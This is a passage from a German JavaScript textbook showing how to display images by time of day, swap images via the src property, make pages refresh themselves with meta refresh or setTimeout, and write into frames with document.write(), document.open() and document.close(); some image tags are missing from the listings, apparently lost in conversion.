22       '<td>
23      border="0" /></td></tr>');
24   }
25 </script>
26 </table>
27 </body>
28 </html>
```

Listing 574: Das zeitlich gesteuerte Anzeigen von Bildern

In Zeile 6 wird ein Datumsobjekt a mit dem aktuellen Systemdatum des Besuchers erzeugt und in den folgenden if-Abfragen mit der Methode getHours() überprüft, welche Stunde darin enthalten ist. In Abhängigkeit davon wird einfach mit document.write() das entsprechende HTML-Tag zum Einbinden eines Satzes mit unterschiedlichen Grafiken in die Webseite geschrieben. In dem Beispiel werden zeitabhängig drei verschiedene Sätze mit jeweils drei Bildern in einer Tabelle ausgegeben.



Abbildung 296: Mal das ...




Abbildung 297: ... mal dies

Aber Sie können mit JavaScript ebenso Bilder in einer Webseite direkt austauschen. Jedes Bild in einer Webseite ist im Rahmen des DOM-Modells über das Objektfeld `images` als Unterobjekt von `document` verfügbar. Sie können über die Eigenschaft `src` jedes Bildobjektes in dem Datenfeld dynamisch ein Bild austauschen.

Tipp

Natürlich können Sie alternativ für den Zugriff auf das Bildobjekt auch alle Techniken nutzen, mit denen Sie allgemein Elemente in einer Webseite ansprechen können. Dies sind unter anderem die Methoden `getElementById()`²¹, `getElementsByName()` und `getElementsByTagName()`²². Ebenso können Sie – zumindest im Internet Explorer – das `all`-Objekt nutzen, um auf ein Bild und dessen Eigenschaften zuzugreifen.

Beispiel (*dat31a.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function bilder() {
05   a = new Date();
06   if(a.getHours()<10) {
07     document.images[0].src = "bff1.jpg";
08     document.images[1].src = "bff2.jpg";
09     document.images[2].src = "bff3.jpg";
10   }
11   else if(a.getHours()<18) {
12     document.images[0].src = "bsf1.jpg";
13     document.images[1].src = "bsf2.jpg";
14     document.images[2].src = "bsf3.jpg";
15   }
16   else {
17     document.images[0].src = "bds1.jpg";
18     document.images[1].src = "bds2.jpg";
19     document.images[2].src = "bds3.jpg";
20   }
21 }
22 //-->
23 </script>
24 <noscript>Sie benötigen JavaScript</noscript>
25 <body text="red" onLoad="bilder()">
26 <h1 align="center">Dia-Show</h1>
27 <table border>
28 <tr>
29   <td>
30     
31   </td>
32   <td>
33     
34   </td>
```

Listing 575: Dynamischer Austausch von Bildern über die src-Eigenschaft

23. Wenn das ``-Tag mit einer ID versehen ist.
24. Wenn das ``-Tag mit einem Namen versehen ist.

```

35   <td>
36     
37   </td>
38 </tr>
39 </table>
40 </body>
41 </html>
```

Listing 575: Dynamischer Austausch von Bildern über die src-Eigenschaft (Forts.)

Das Beispiel enthält in den Zeilen 27 bis 39 eine Tabelle mit einer Zeile und drei Spalten. In diesen werden drei Bilder über die üblichen ``-Tags referenziert.

In den Zeilen 4 bis 21 wird die Funktion `bilder()` definiert, die mit dem Eventhandler `onLoad` in Zeile 25 beim Laden der Webseite automatisch aufgerufen wird.

In Zeile 5 wird ein Datumsobjekt `a` mit dem aktuellen Systemdatum des Besuchers erzeugt und in den folgenden `if`-Abfragen mit der Methode `getHours()` überprüft, welche Stunde darin enthalten ist. In Abhängigkeit davon werden die jeweiligen Werte der Eigenschaft `src` mit verschiedenen relativen URLs von unterschiedlichen Bildern gesetzt.

In dem Beispiel werden wie zuvor zeitabhängig drei verschiedene Sätze mit jeweils drei Bildern in einer Tabelle ausgegeben.




Abbildung 298: Die Anzeige von Bildern mit dem Setzen der Eigenschaft `src` eines Image-Objekts

Tipp

Sie benötigen zwar beim Laden der Webseite unbedingt einen Platzhalter für die Bilder, damit der Webbrower die Objekte in dem `images`-Objektfeld anlegen kann. Allerdings ist es in einigen Browsern möglich, beim ``-Tag auf Parameter gänzlich zu verzichten. Beachten Sie die nachfolgende Codesequenz.

Beispiel (*dat31b.html*)

```

27 <table border>
28 <tr>
29 <td>
30 <img>
31 </td>
32 <td>
33 <img>
34 </td>
35 <td>
36 <img>
37 </td>
38 </tr>
39 </table>
```

Listing 576: Austausch der Zeilen 27 bis 39

Die ``-Tags werden gänzlich ohne Parameter notiert. Das ist aber kein Problem, denn durch das automatische Ausführen der Funktion `bilder()` beim Laden der Webseite werden den Elementen im `images`-Objektfeld sowieso unmittelbar neue Bilder zugewiesen.

Dennoch ist diese Variante nicht allgemeingültig, denn einige (zugegebenermaßen meist ältere) Browser wie der Netscape Navigator 4.7 erzeugen aus ``-Tags ohne Angabe einer Bildreferenz beim Laden der Webseite kein `images`-Objektfeld. Und damit scheitert das Ausführen der Funktion `bilder()`, um per JavaScript dynamisch beim Laden der Webseite die neuen Bilder zuzuweisen.

**Abbildung 299: Der Netscape Navigator 4.7 kommt nicht zurecht, wenn Sie in den -Tags nicht per HTML bereits ein anfängliches Bild referenzieren.**

Ein Rezept für einen solchen Selbstauftruf basiert ausschließlich auf HTML. Das `<meta>`-Tag verfügt über das `refresh`-Attribut, um das mit nach dem Laden einer Webseite zeitgesteuert eine andere Webseite aufzurufen, die dann den Platz der aktuellen Seite einnimmt. Das Verfahren gilt natürlich auch, wenn sich die Seite wieder selbst aufruft.

Im nachfolgenden Beispiel verwenden wir eine Frameset-Datei, die zwei Webseiten in zwei Zeilen lädt. Zuerst die Frameset-Datei.

Beispiel (*dat32.html*):

```
01 <html>
02 <frameset rows="250,*">
03   <frame src="datoben.html">
04   <frame src="datunten.html">
05 </frameset>
06 <noframes>
07 Ihr Browser unterstützt keine Frames!
08 </noframes>
09 </html>
```

Listing 577: Das Frameset

Die in der oberen Zeile geladene Webseite enthält außer etwas Text nichts, was für uns weiter interessant ist.

Beispiel (*datoben.html*):

```
01 <html>
02 <body>
03 <h1>Willkommen auf meiner Fan-Seite für die Göttin</h1>
04 </body>
05 </html>
```

Listing 578: Eine einfache Webseite, die in der oberen Zeile des Framesets geladen wird

In der Datei, die unten im Frameset geladen wird, findet die interessante Aktion statt.

Beispiel (*datunten.html*):

```
01 <html>
02 <head>
03 <meta http-equiv="refresh" content="20; URL=datunten.html">
04 </head>
05 <body>
06 <div align="center">
07 <script language="JavaScript">
08 <!--
09   a = new Date();
10   if(a.getSeconds() < 20){
11     document.write(
12       '');
13   }
14   else if(a.getSeconds() < 50){
15     document.write(
16       '');
17   }
18   else {
19     document.write(
20       '');
21   }
22 //-->
23 </script>
```

Listing 579: Die sich selbst mit dem <meta>-Tag aufrufende Webseite

```
24 <noscript>Sie benötigen JavaScript</noscript>
25 </div>
26 </body>
27 </html>
```

Listing 579: Die sich selbst mit dem <meta>-Tag aufrufende Webseite (Forts.)

Wichtig ist in dieser Webseite, die im unteren Frame des Framesets geladen wird, die Angabe `<meta http-equiv="refresh" content="20; URL=datunten.html">` in Zeile 3.

Mit dieser reinen HTML-Anweisung ruft sich die Datei alle 20 Sekunden selbst auf. Und damit wird immer ein anderes Bild angezeigt, wenn das Datumsobjekt eine entsprechend andere Sekunde beinhaltet.

In Zeile 9 wird dazu ein Datumsobjekt `a` mit dem aktuellen Systemdatum des Besuchers erzeugt und in den folgenden `if`-Abfragen mit der Methode `getSeconds()` überprüft, welche Sekunde darin enthalten ist. In Abhängigkeit davon wird der Wert der Eigenschaft `src` mit verschiedenen relativen URLs von unterschiedlichen Bildern gesetzt.

Die JavaScript-Variante ist genauso einfach, wobei hier nur die veränderte Datei `datunten.html` angezeigt werden soll (Name der Datei hier `datunten2.html`). Das Frameset ist unter `dat32a.html` zu finden:

```
01 <html>
02 <body>
03 <div align="center">
04 <script language="JavaScript">
05 <!--
06   a = new Date();
07   if(a.getSeconds() < 20){
08     document.write(
09       '');
10   }
11   else if(a.getSeconds() < 50){
12     document.write(
13       '');
14   }
15   else {
16     document.write(
17       '');
18   }
19   function neuesBild() {
20     location.href='datunten2.html'
21   }
22   window.setTimeout('neuesBild()',20000);
23   //-->
24 </script>
25 <noscript>Sie benötigen JavaScript</noscript>
26 </div>
27 </body>
28 </html>
```

Listing 580: Die JavaScript-Variante mit der Datei, die sich immer wieder selbst aufruft

676 >> Wie kann ich aktuelle Bilder automatisch einbinden?

Das Objekt `location` (ein direktes Unterobjekt von `window`) bietet den Zugang zum Ansprechen von Links aus JavaScript heraus und die Funktion `setTimeout()` ist der Schlüssel zum rekursiven Aufruf in bestimmten Zeitintervallen (Wert 1.000 = ca. 1 Sekunde).

In Zeile 6 wird ein Datumsobjekt `a` mit dem aktuellen Systemdatum des Besuchers erzeugt und in den folgenden `if`-Abfragen mit der Methode `getSeconds()` überprüft, welche Sekunde darin enthalten ist. In Abhängigkeit davon wird der Wert der Eigenschaft `src` mit verschiedenen relativen URLs von unterschiedlichen Bildern gesetzt.

In Zeile 22 ruft sich die Datei über `setTimeout()` nach 20 Sekunden wieder selbst auf.

Fenster und Dokumente

Einer der zentralen Punkte für den effektiven Einsatz von JavaScript ist der Zugriff auf das Fenster des Webbrowsers eines Besuchers sowie das darin enthaltene Dokument. Das zentrale Objekt ist `window` und über dieses samt seiner enthaltenen Unterobjekte erfolgt alle Aktivität, die wir in diesem Kapitel betrachten.

Das Objekt `window` ist auf der obersten Ebene in der DOM-Objekthierarchie angesiedelt und beinhaltet alle diejenigen Objekte als Unterobjekte, die mit der Anzeige von Informationen im Browser irgendetwas zu tun haben.

Insbesondere steht das immer vorhandene Hauptanzeigefenster eines Browsers darüber zur Verfügung.




Abbildung 300: Das Objekt `window` mit Unterobjekten

In diesem Kapitel finden Sie Rezepte zum Zugriff auf das Browserfenster selbst, auf Instanzen eines Browserfensters sowie Frames, auf die Historie (Verlauf) des Browsers, auf die Adresszeile des Browsers und auf die Webseite selbst. Ebenso fällt auch der Umgang mit Cookies in diesen Bereich.

Das Thema Formulare gehört natürlich auch dazu, da Formulare selbstredend als Bestandteile der Webseite zu sehen sind. Es soll jedoch explizit ausgeklammert werden, denn dieses Thema wird in einem eigenen Kapitel sehr umfangreich behandelt.

Ebenso werden wir hier alle Rezepte rund um DHTML vernachlässigen, denn auch diese werden in einem eigenen Kapitel ausgearbeitet.

Hinweis

Die Methoden und Eigenschaften von `window` können Sie fast in jedem Fall ohne vorangestellte Notation von `window` verwenden. Der Zugriff erfolgt ja bereits aus einer Webseite heraus, die sich in dem Objekt befindet. Sollte es jedoch Probleme geben, können Sie auch explizit `window` voranstellen.

202 Wie kann ich den Inhalt einer Webseite dynamisch schreiben?

Die Webseite steht Ihnen in JavaScript als Objekt zur Manipulation über das Objekt `document` zur Verfügung. Dieses ist ein direktes Unterobjekt von `window` und stellt zahlreiche Eigenschaften (von denen viele wiederum selbst Objekte sind) und Methoden bereit. Wesentliche Grundlage für die Behandlung einer Webseite als Objekt und den Zugriff darauf sowie die darin enthaltenen Elemente mittels JavaScript ist das DOM-Konzept (Document Object Model).

Darin wird eine HTML-Seite nicht als statisch aufgebaute, fertige und nicht unterscheidbare Einheit, sondern als differenzierbare Struktur betrachtet. Dies ermöglicht auch dann die Behandlung von Bestandteilen der Webseite, wenn die Webseite bereits in den Browser geladen ist. Und zwar eine Behandlung, die weit über die einfache Interpretation durch den Browser von oben nach unten hinausgeht.

Das Konzept beinhaltet verschiedene Teilelemente. Es veranlasst beispielsweise einen Browser, eine HTML-Seite zwar wie eine gewöhnliche Textdatei zu lesen und entsprechende HTML-Anweisungen auszuführen. Darüber hinaus wird der Browser jedoch beim Laden der Webseite alle ihm im Rahmen des Konzepts bekannten und einzeln identifizierbaren Elemente der Webseite bezüglich ihres Typs, ihrer relevanten Eigenschaften und ihrer Position innerhalb der Webseite indizieren.

Dies ist eine Art dynamischer Stapel im Hauptspeicher des Rechners, der beim Laden der Webseite aufgebaut und beim Verlassen der Seite wieder gelöscht wird. Ähnliche Elemente werden bei der Indizierung vom Browser auf gleiche dynamische Datenstapel für die Seite abgelegt. Auf diese Weise hat der Browser nach dem Laden der Webseite genaue Kenntnis über alle relevanten Daten sämtlicher für ihn eigenständig ansprechbarer Elemente in der Webseite. Welche Elemente das jedoch sind und was er damit anstellen kann, das kann und wird sich je nach Webbrowser erheblich unterscheiden.

Hinweis

Jedes Element (etwa ein bestimmtes HTML-Tag) wird beim Laden einer Webseite in einem eignen Datensatz abgespeichert, der bei Bedarf auch während der Lebenszeit der Webseite aktualisiert wird. Beispielsweise dann, wenn mittels eines Skripts die Position eines Elementes in der Webseite verändert wird oder über Style Sheets nach dem vollständigen Laden der Webseite das Layout eines Elementes dynamisch verändert wird.

Das DOM-Konzept geht auf die Firma Netscape zurück und wurde mit dem Navigator 2.0 erstmals 1995 in Verbindung mit JavaScript der Öffentlichkeit präsentiert. Microsoft adaptierte die hinter dem DOM-Konzept stehende Idee ab dem Internet Explorer 3.0 in Verbindung mit VBScript (wenngleich vollkommen unterschiedlich implementiert). Im Laufe der Zeit wurde das DOM-Konzept auf beliebige baumartig aufgebaute Textdokumente (insbesondere XML) erweitert und beim W3C standardisiert. Die Auswirkungen der historisch gewachsenen unterschiedlichen Interpretationen zeigen sich hauptsächlich bei dem, was man DHTML (Dynamic HTML) nennt und sollen auch erst in diesem Kapitel behandelt werden. Für das reine Schreiben einer Webseite sind die Unterschiede so gut wie gar nicht von Belang.

Wie kann ich in ein Dokument schreiben?

Der wohl elementarste Einsatz des `document`-Objekts verwendet die Methoden `write()` und `writeln()`.

Damit schreiben Sie einfach Text in das Dokumentfenster, das durch das vorangestellte Objekt repräsentiert wird. Im Unterschied zu `write()` wird bei `writeln()` noch ein Zeilenumbruchzeichen am Ende eingefügt. Bitte beachten Sie, dass dies in einem HTML-Dokument keinen Zeilenumbruch bewirkt und deshalb nahezu immer die `write()`-Methode verwendet wird. Die Syntax ist folgende:

```
document.write([anzuzeugender Text]);
```

Listing 581: Die grundsätzliche Syntax zur Ausgabe von Text in einer Webseite

Da wir nahezu in jedem zweiten Rezept `document.write()` verwenden, soll auf ein einfaches Beispiel verzichtet werden. Jedoch gibt es ein paar Feinheiten zu beachten und man kann mit `document.write()` mehr (falsch) machen als es im ersten Moment scheint.

Wenn Sie `document.write()` aus einer Webseite heraus aufrufen, können zwei Dinge passieren¹:

1. Die Webseite ist noch im Aufbau und die Ausgabe von `document.write()` wird vom Interpreter unmittelbar an der Stelle des Aufrufs verwendet, um den Aufbau der Seite fortzusetzen. Genau genommen ist die Webseite als Datei beim Schreibauftrag geöffnet.
2. Die Webseite ist schon fertig aufgebaut. Dann wird der Aufruf von `document.write()` die bestehende Seite vollkommen überschreiben. Genau genommen bedeutet das, die Webseite ist geschlossen.²

Hinweis

Beachten Sie dazu auch die Ausführungen im Rezept »Wie kann ich ein Dokument explizit öffnen oder schließen?« auf Seite 683.

Beim Schreiben einer Webseite und auch beim Ansprechen des Dokuments generell gibt es vier reservierte Schlüsselwörter für Fensternamen, die Sie `document` voranstellen können.

Mit `self` oder `window` sprechen Sie immer das gerade aktive Fenster an. Entsprechend wird mit `self.document` bzw. `window.document` die Webseite im aktuellen Fenster referenziert.

Die Angabe `top` steht für das oberste `window`-Objekt in der Objekthierarchie und `parent` steht für das direkt übergeordnete Fenster der Objekthierarchie.

Diese Schlüsselwörter lassen sich hervorragend einsetzen, um nicht nur im eigenen Dokument (also in dem das Skript aufgerufen wird), sondern in jedem anderen Dokument zu schreiben, das in irgendeiner Weise mit dem aktuellen Dokument in Beziehung steht.

Etwa ein Clientfenster bzw. das aufrufende Fenster aus dem Client heraus oder ein anderes Fenster im gleichen Frameset. Spielen wir das Schreiben in einem anderen Frame mit `document.write()` als Beispiel durch (zum Umgang mit Frames beachten Sie das Rezept »Wie kann ich mit Frames umgehen?« auf Seite 747). Zuerst brauchen wir ein Frameset.

1. Abgesehen von Fehlern :-).

2. Das ist auch der Grund, warum die Verbindung von `setTimeout()` und `document.write()` so kritisch ist. Der verzögerte Aufruf von `document.write()` findet beim Schreiben eine bereits vollkommen aufgebaute, geschlossene Seite vor und überschreibt diese. Damit werden allerdings auch sämtliche eventuell noch später auszuführenden Anweisungen gelöscht, denn auch diese werden von der neu entstehenden Seite ausgelöscht.

Beispiel (*f16.html*):

```
01 <html>
02 <frameset cols="30%,70%">
03   <frame src="f1.html" name="links">
04   <frame src="fr.html" name="rechts">
05 </frameset>
06 <noframes>
07 Ihr Browser unterstützt keine Frames!
08 </noframes>
09 </html>
```

Listing 582: Ein einfaches Frameset

In dem Frameset werden zwei Spalten definiert. In der linken Spalte wird die Datei *f1.html* geladen und in der rechten Spalte die Datei *fr.html*. Die beiden Frames erhalten über das *name*-Attribut in der HTML-Notation in dem Frameset Namen zugeordnet.

Das linke Frame ist damit aus JavaScript heraus über den Namen *links* anzusprechen und das rechte naheliegenderweise über *rechts*. Die Datei *fr.html* ist leer und wir brauchen sie nur als Platzhalter. Allerdings ist die Hintergrundfarbe bewusst gesetzt, um zu erkennen, wie sich die folgenden Schreiboperationen auswirken.

Beispiel (*fr.html*):

```
01 <html>
02 <body bgcolor="red">
03 </body>
04 </html>
```

Listing 583: Eine reine Platzhalterdatei




Abbildung 301: Das Frameset nach dem Laden

In der Datei *fr.html* erfolgt der Schreibzugriff auf das andere Frame.

Beispiel (*fl.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function schreiben() {
05   top.rechts.document.write("Nix ");
06   setTimeout('top.rechts.document.write("da")', 1000);
07 }
08 //-->
09 </script>
10 <noscript>Sie benötigen für die Seite JavaScript</noscript>
11 <body text="#000000" bgcolor="#FFFFFF" link="#FF0000" ←
    alink="#FF0000" vlink="#FF0000">
12 <a href="javascript:schreiben()">Klicke</a>
13 </body>
14 </html>
```

Listing 584: Schreiben mit document.write() in einem anderen Fenster

In Zeile 12 wird ein Hyperlink bereitgestellt, der bei einem Klick durch den Anwender mit einer Inline-Referenz die Funktion `schreiben()` aufruft.

In dieser Funktion (Zeile 4 bis 7) wird in Zeile 5 in das rechte Frame geschrieben (`top.rechts.document.write("Nix ");`). Mit dem Schlüsselwort `top` sprechen wir aus der Datei *fl.html* die oberste Objektebene aller Fenster an. Der Bezeichner `rechts` steht für einen Verweis auf das rechte Frame.³ Die Angabe `top.rechts.document` steht also für die Webseite in dem rechten Frame und darin erfolgt die Ausgabe.

Der bestehende Inhalt (die Datei *fr.html*) wird durch diese Schreiboperation überschrieben Sie erkennen das deutlich, da sich die Hintergrundfarbe ändert.⁴

Die Zeile 6 sollte Ihnen auffallen, denn obwohl die reine Schreiboperation identisch ist, wird sie zeitverzögert ausgeführt (`setTimeout('top.rechts.document.write("da")', 1000);`).

Das `window`-Objekt besitzt eine Methode mit Namen `setTimeout()`, mit der Sie die als ersten Parameter angegebene Anweisung nach der als zweiten Parameter angegebenen Anzahl von Millisekunden aufrufen können. Beachten Sie dabei aber, dass das Schreiben in das Frame mit Namen `rechts` nicht den vorher vorhandenen Inhalt überschreibt. Die Datei wird also nach dem ersten Aufruf von `document.write()`⁵ nicht geschlossen und jede neue Schreiboperation mit `document.write()` hängt den neuen Inhalt an den alten Inhalt an. Das ist das genau gegensätzliche Verhalten zu der Situation, in der Sie in die gleiche Seite schreiben, aus der Sie den Schreibvorgang aufrufen.

3. Man kann hier auch mit einem Element des Objektfelds `frames` arbeiten.

4. Sie können natürlich auch in einem Browser wie dem Netscape Navigator 4.7 den Quelltext ansehen, den der Browser tatsächlich interpretiert.

5. Dieser hat ja den bestehenden Inhalt überschrieben.



Abbildung 302: Die erste Schreiboperation



Abbildung 303: Eine Sekunde danach

Testen Sie das Beispiel auch, indem Sie mehrfach mit einem Klick auf den Hyperlink die Schreiboperation auslösen. Der Inhalt wird immer wieder an den vorherigen angehängt, wobei das Wort da immer zeitverzögert geschrieben wird.



Abbildung 304: Es wird immer weiter in das Dokument geschrieben.

203 Wie kann ich ein Dokument explizit öffnen oder schließen?

Das einfache Schreiben von Inhalt in eine Webseite mit `document.write()` lässt noch einige Fragen offen.

Wenn eine Webseite fertig aufgebaut ist und Sie mit `document.write()` in die bestehende Seite schreiben, werden Sie die alte Seite vollkommen überschreiben, sofern Sie in die gleiche Seite schreiben, von der aus der Aufruf der Schreibaktion erfolgt, oder Sie zum ersten Mal mit `document.write()` in eine Seite in einem anderen Browserfenster schreiben.

Wenn Sie jedoch nach einem ersten Schreibvorgang mit `document.write()` ein nächstes Mal mit `document.write()` in ein Browserfenster schreiben, wird der neue Inhalt an den alten Inhalt angehängt.⁶

Das Verhalten erscheint möglicherweise nicht ganz schlüssig, aber es hängt davon ab, ob ein Dokument beim Schreiben mit `document.write()` geöffnet oder geschlossen ist.

Bei der Verwendung der Methode `document.write()` macht man sich in der Regel wenig Gedanken darum, ob ein Dokument geöffnet ist oder nicht, denn `document.write()` öffnet eine Webseite automatisch zum Schreiben, wenn sie nicht geöffnet ist. Ist die Webseite jedoch schon geöffnet, wird die Webseite nicht neu geöffnet – der Effekt ist das Anhängen von Inhalt. Bei allen Schreibaktionen entscheidet der Browser im Hintergrund, ob das Dokument noch geöffnet ist oder nicht.

Es gibt allerdings Situationen, da wollen Sie selbst bestimmen, ob eine Webseite geöffnet oder auch geschlossen wird. Dazu gibt es auch beim `document`-Objekt die Methoden `open()` und `close()`.

Die (sprechende) Methode `open()` öffnet ein Dokument explizit zum Schreiben. Eventuell in einem Objekt angezeigter Inhalt wird von folgenden Schreiboperationen überschrieben. Optional kann der Dateityp als MIME-Typ-Parameter übergeben werden. Erlaubt sind die Angaben `text/html`, `text/plain`, `image/gif`, `image/jpeg`, `image/x-bitmap` oder diverse Plug-in-Typen.

Mit der ebenso sprechenden Methode `close()` wird ein Dokument explizit geschlossen. Dies erzwingt die sofortige Anzeige der bis dahin vorhandenen Daten. Ebenso wird jede nachfolgende Schreiboperation den bestehenden Inhalt überschreiben, da vor einem Schreiben die Webseite wieder geöffnet werden muss (entweder implizit durch `document.write()` oder explizit mit `document.open()`). Beachten Sie folgende Überarbeitung der Datei `fr.html`, die in `f17.html` geladen wird.

Beispiel (`f17.html`):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function schreiben() {
05   top.rechts.document.open();
06   top.rechts.document.write("Nix ");
07   setTimeout('top.rechts.document.write("da")', 1000);
```

Listing 585: Das Schreiben in einem anderen Frame

6. Siehe dazu das Rezept »Wie kann ich den Inhalt einer Webseite dynamisch schreiben?« auf Seite 678.

```

08 top.rechts.document.close();
09 }
10 //-->
11 </script>
12 <noscript>Sie benötigen für die Seite JavaScript</noscript>
13 <body text="#000000" bgcolor="#FFFFFF" link="#FF0000" ←
    alink="#FF0000" vlink="#FF0000">
14 <a href="javascript:schreiben()">Klicke</a>
15 </body>
16 </html>

```

Listing 585: Das Schreiben in einem anderen Frame (Forts.)

In Zeile 5 öffnen wir explizit das Dokument im rechten Frame. Dann wird die erste Ausgabe in das Frame erfolgen (Zeile 6). Das explizite Öffnen sorgt dafür, dass auf jeden Fall bestehender Inhalt mit dem ersten Schreibvorgang gelöscht wird.

Die zweite Ausgabe in Zeile 7 erfolgt allerdings zeitverzögert. Das bedeutet, die Zeile 8 mit dem Schließbefehl wird ausgeführt, bevor die zweite Schreiboperation ausgeführt wurde. Die Anweisung `top.rechts.document.write("da")` trifft also auf ein geschlossenes Dokument und öffnet es. Folge ist, dass der bisherige Inhalt überschrieben wird.

Testen Sie das Beispiel auch, indem Sie mehrfach mit einem Klick auf den Hyperlink die Schreiboperation auslösen. Interessant ist es nun, mit dem Öffnen und Schließen zu experimentieren.

Zweite Schreibanweisung nicht zeitverzögert

Wenn Sie die `setTimeout()`-Methode für die zweite Schreibaktion weglassen, ist die Situation einfach.

Zuerst wird explizit das Dokument im rechten Frame geöffnet. Dann wird die erste Ausgabe in dem Frame erfolgen. Das explizite Öffnen sorgt dafür, dass auf jeden Fall bestehender Inhalt mit dem ersten Schreibvorgang gelöscht wird. Dann erfolgt unmittelbar die zweite Ausgabe. Dabei ist die Webseite noch geöffnet und der Inhalt wird angehängt. Erst dann wird die Webseite geschlossen.

Kein explizites Öffnen

Interessant ist es jedoch, wenn Sie auf den expliziten Öffnenvorgang verzichten und nur die Datei am Ende schließen.

Wenn Sie den zweiten Schreibvorgang nicht zeitverzögert ausführen, ist das Resultat dasselbe wie im Fall zuvor.

